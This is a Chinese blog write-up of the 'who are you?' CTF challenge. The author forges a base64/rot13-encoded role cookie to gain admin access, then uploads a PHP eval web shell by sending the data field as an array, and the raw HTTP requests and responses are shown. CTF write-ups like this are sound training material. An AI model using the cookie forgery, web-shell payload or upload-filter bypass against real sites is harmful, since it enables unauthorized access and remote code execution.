

CTF writeup -who are you?

原创

一个潜心学习的小白 于 2018-07-29 10:28:54 发布 2266 收藏

分类专栏: [CTF 渗透测试平台笔记](#) 文章标签: [who are you?](#) [i春秋](#) [ctf writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/dragon_18/article/details/81268582

版权



CTF 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏



渗透测试平台笔记

4 篇文章 0 订阅

订阅专栏

题目为: who are you?

描述为: 我是谁, 我在哪, 我要做什么?

首页内容为: Sorry. You have no permissions.此时推断本题与cookie有关(50%的可能性)。查看cookie, 发现cookie中有一个名为role的数据(此时可以推断此题有90%的可能性与此有关)。


Sorry. You have no permissions.

名称	域名	路径	过期时间	最后访问	值	HttpOnly	数据
role	106.75.72.168	/	会话	Sun, 29 Jul 2018 00:54:...	Zjo1OiJ0aHJmZy17	false	CreationTime: "Sun, 29 Jul Domain: "106.75.72.168" Expires: "会话" HostOnly: true HttpOnly: false LastAccessed: "Sun 29"


此时看role的值一定是明文加密后生成的。这时就Google或百度在线解码, 首先试试看是不是比较主流的base64加密方法(通常web常用的加密方法为base64 MD5 rot13)。发现经base64解码后值为 f:5:"thrfg";

f:5:"thrfg";

Zjo1OiJ0aHJmZy17




发现这个字符串非常像rot13加密的值，经rot13解码后值为 s:5:"guest";



这时就很明了了，role的值是经base64加密后又经rot13加密处理。发现“guest”！！此时将guest改为admin，并经rot13加密base64加密后得到的值填入cookie的role中刷新页面。网页跳转并提示：Hello admin, now you can upload something you are easy to forget.

Hello admin, now you can upload something you are easy to forget.



https://blog.csdn.net/dragon_18

upload很重要，虽然提示要upload但并不知道要上传什么东西。查看网页源代码发现有一句很重要的提示：filename = _POST['filename']; data = _POST['data']; 提示要构造post方式上传filename和data。（有很多工具可以使用，如Firefox的hackbar插件和burpsuit）利用burpsuit抓包并修改为POST上传，添加 filename项和data项。

Request

Raw Params Headers Hex

```
POST HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OjJucXp2YSI7
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 52

filename=123.php&data=<?php%20@eval($_GET["code"])?>
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 29 Jul 2018 01:56:25 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 74
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
No No No!
```

发现回显为no no no,想到data可能是用一个数组存取的内容,抱着试试的想法将data改为data[]其他内容不变(filename和data的值不重要)。回显一个文件地址,将地址打开出现答案: flag{

Request

Raw Params Headers Hex

Type	Name	Value
Cookie	role	Zjo1OjJucXp2YSI7
Body	filename	123.php
Body	data[]	<?php @eval(\$_GET["code"])?>

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 29 Jul 2018 02:18:58 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 146
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body>
your file is in
./uploads/70df6ad5e3eebe63e4971470c71f3967123.php</body>
```

106.75.72.168:2222/uploads/70df6ad5e3eebe63e4971470c71f3967123.php

flag{e07cd440-8eed-11e7-997d-7efc09eb6c59}

https://blog.csdn.net/dragon_18